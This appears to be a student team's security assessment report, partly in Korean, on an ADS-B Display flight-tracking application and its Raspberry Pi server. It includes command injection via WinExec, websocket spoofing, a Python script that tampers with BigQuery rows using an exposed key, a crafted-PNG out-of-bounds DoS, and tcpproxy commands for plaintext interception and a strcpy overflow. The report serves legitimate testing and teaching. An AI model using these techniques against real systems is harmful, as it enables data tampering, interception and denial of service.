CMU 3team : Studio Prj - Phase 2


Invalid Input Validation

User Input 에 대한 validatin이 부재하여 port 부분이나 ipaddress 창을 동해 cmdline injection이 가능하다.

게다가 System Health 의 구현에서는 WinExec 를 사용했기 때문에, 이 injection 은 동해 쉽게 계산기를 획득할수 있었다.

Port 부분에 String이 추가되면 default 값인 80 포트도 접속을 시도하기 때문에 rpi에 80포트가 열려있어야 한다.


```
sudo python3 -m http.server 80
```




RP- WebServer (spoofing, tampering)


Health Status Feature

A webserver has been setup on the Raspberry Pi to update and display the sytem status information



Spoofing with Burp Suite


Time
Type
Direction
Method
URL
14:35:...
WS
To client
http://172.20.3.156:3000/socket.io/?EIO=4&transport=websocket&sid=FiukA7n0Y5sUHmnsAAAk
Pretty
Raw
Hex
\n
1
42["systemInfo",{"cpuUsage":"100.00","memUsed":"0.97","memTotal":"15.81","diskUsage":"5.75","diskUsed":"
6.72","diskTotal":"116.94","os":"Debian
GNU/Linux","arch":"arm64","hostname":"raspberrypi","tx":"686.90","rx":"4191.36","latency":"3031.00","net
work":[{"iface":"wlan0","ip4":"172.20.3.156","mac":"2c:cf:67:e4:35:fd"}],"cpuTemp":"55.65"}]



Tampering Google Bigquery

Overview
Currently, the Google BigQuery JSON file is not encrypted, so with the private API key inside the JSON, it is possible to both retrieve data information from BigQuery and also to make changes.

Python Code

```python
def demonstrate_tampering():  1개의 사용 위치
    # 1. Check Column Names
    columns = get_table_columns()
    print("테이블 컬럼 목록:", columns)


    # 2. Query 10 Rows of Data
    query = f"SELECT * FROM `{table_id}` LIMIT 10"
    original_rows = client.query(query).result()
    print("\n[+] Original Data:")
    for idx, row in enumerate(original_rows):
        print(f"Row {idx+1}: {dict(row)}")

    # 3. Update an Arbitrary Row (the First Row) in target_column to 'security fighters'
    update_query = f"""
        UPDATE `{table_id}`
        SET `Message Type` = 'security fighters'
        WHERE HexIdent = (SELECT HexIdent FROM `scs-lg-sdet-3.SBS_Data.FirstRun` ORDER BY HexIdent ASC LIMIT 1)
    """
    try:
        update_job = client.query(update_query)
        update_job.result()
        print("\n[+] 데이터 변경 완료 (1개 행 업데이트)")
    except Exception as e:
        print(f"업데이트 실패: {e}")
        return

    # 4. Verify the Changed Data
    verification_query = f"""
        SELECT *
        FROM `{table_id}`
        WHERE `Message Type` = 'security fighters'
        LIMIT 1
    """
    modified_row = client.query(verification_query).result()
    print("\n[+] Modified Data:")
    for row in modified_row:
        print(f"변경된 행: {dict(row)}")
```

Check Column Names

Query 10 Rows of Data

Update an Arbitrary Row in target_column to 'security fighters'

Verify the changed Data

Result

Dos with Malicious png

재현 경로 : LET_ADS-B-Display₩Symbols 위치의 sprites-RGBA.png 를 대체한다.

root cause : input validation 부재 및 적절한 boundary check 없음

```
int MakeAirplaneImages(void)
{
        bool hasAlpha=false;
        const char filename[] = "..\\..\\Symbols\\sprites-RGBA.png";

        int width = 0;
        int height = 0;
        int nrChannels=0;
        GLubyte *SpriteImage;
        GLubyte SpriteTexture[SPRITE_WIDTH][SPRITE_HEIGHT][SPRITE_CHANNELS];
        int x,y;

        NumSprites=0;
    //stbi_set_flip_vertically_on_load(true);
        SpriteImage= stbi_load(filename, &width, &height,&nrChannels,0);
        if (SpriteImage == NULL)
        {
                ShowMessage("Unable to load png file");
                return(0);
        }

        //ShowMessage("Image loaded "+IntToStr(width)+" "+IntToStr(height) + " channnels " +IntToStr
(nrChannels));
        if (nrChannels==4) {
     hasAlpha=true;
        }
        glGenTextures(NUM_SPRITES, TextureSpites);
        for (int row = 0; row < 11; row++)
        {
         for (int col = 0; col < 8; col++)
      {
                for (int x = 0; x < SPRITE_WIDTH; ++x)
         {
                   for (int y = 0; y < SPRITE_HEIGHT; ++y)
           {
                        int index = (((y+row*SPRITE_HEIGHT)* width + x+(col*SPRITE_WIDTH))) * SPRITE_CHANNELS;
            SpriteTexture[x][y][0]= SpriteImage[index];
            SpriteTexture[x][y][1]= SpriteImage[index+1];
            SpriteTexture[x][y][2]= SpriteImage[index+2];
            SpriteTexture[x][y][3]= SpriteImage[index+3];
           }
         }
```

악의적으로 손은 댄 png image를 주입하여 error를 발생시킨수 있다.
IHDR, IDAT, IEND 등 PNG의 구조는 제대로 되어 있으나 이미지 크기와 실제 픽셀 수가 불일치하도록 craft됨 (width / height는 크게 계산되도록 하였지만 실제 픽셀은 매우 작은 이미지)
즉, stbi_load()는 유효한 이미지라고 판단해서 malloc()된 버퍼를 반환함, 하지만 이후 코드에서는 이 버퍼를 검증하지 않고 접근하기 때문에 index는 이 범위를 초과. 따라서 이정보에 따라 SpriteTexture[index] 는 out-of-bounds read 로 이어지며 excpetion이 발생.
이후 NumSprits는 0을 반환하나 이에 대한 에러 핸들링이 없고, cycleImage가 계속되게 되면 0으로 나누기 때문에 매번 익셉션이 발생하게 되므로 DoS가 유발된다.

```
void __fastcall TTCPClientRawHandleThread::HandleInput(void)
{
...
          if (Form1->CycleImages->Checked)
                Form1->CurrentSpriteImage=(Form1->CurrentSpriteImage+1)%Form1->NumSpriteImages;
...
}
```

Intercept SBS Data

Executive Summary

During a security assessment of the ADS-B Display application, an information disclosure vulnerability was successfully demonstrated. By leveraging a transparent TCP proxy (`tcpproxy.py`), real-time SBS (Secondary Surveillance Radar) data transmitted from the SBS server was intercepted and inspected in plaintext. This attack confirms that sensitive aircraft information can be captured in transit without authentication or encryption, resulting in an information disclosure scenario.

Test Environment

- **ADS-B Display Application**: Target client software
- **SBS Server**: 128.237.96.41, port 5002
- **Proxy Tool**: `tcpproxy.py`
- **Proxy Host**: Local machine (127.0.0.1)
- **Proxy Listening Port**: 5002


Proxy Command Used:

./tcpproxy.py -ti 128.237.96.41 -tp 5002 -li 127.0.0.1 -lp 5002 -im textdump


Attack Steps

- **Proxy Setup**: The proxy was configured to listen on 127.0.0.1:5002 and forward all traffic to the legitimate SBS server at 128.237.96.41:5002

- **Client Reconfiguration**: The ADS-B Display client was set to connect to 127.0.0.1 (the proxy) instead of the real SBS server IP.



- **Traffic Interception :** Upon connection, all SBS data sent from the server to the client was transparently intercepted and logged by the proxy in cleartext.



Findings

- **Unencrypted Data Transmission**: All SBS data between the server and client was transmitted in plaintext over TCP, with no encryption or authentication mechanisms in place.
- **Sensitive Information Exposed**: Intercepted data included aircraft ICAO identifiers, callsigns, positions (latitude/longitude), altitude, speed, and other operational details.
- **No Detection or Prevention**: The ADS-B Display application did not detect the presence of the proxy or any alteration in the network path, allowing full data capture without interruption.

Information Disclosure and DoS via Raw Data Tampering on Raspberry Pi

Overview

This report documents the successful exploitation of vulnerabilities in raw data transmitted from a Raspberry Pi, resulting in information disclosure and denial-of-service (DoS) attacks. The attack leveraged a buffer overflow vulnerability in the raw data parsing code, specifically due to the unsafe use of `strcpy`. Using the tcpproxy tool, data was manipulated in real time to trigger the vulnerability and crash the target application.

Environment

- **Target:** Application receiving raw data from a Raspberry Pi
- **Vulnerability Location:** `strcpy` usage in raw data parsing code
- **Tool:** tcpproxy

Attack Command


The following command was used to replace all occurrences of the `"8D"` pattern in raw messages with an excessively long string of `"A"` characters:


```
-ti 172.20.3.156 -tp 30002 -li 127.0.0.1 -lp 30002 \
-im replace:search=8D:
replace=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
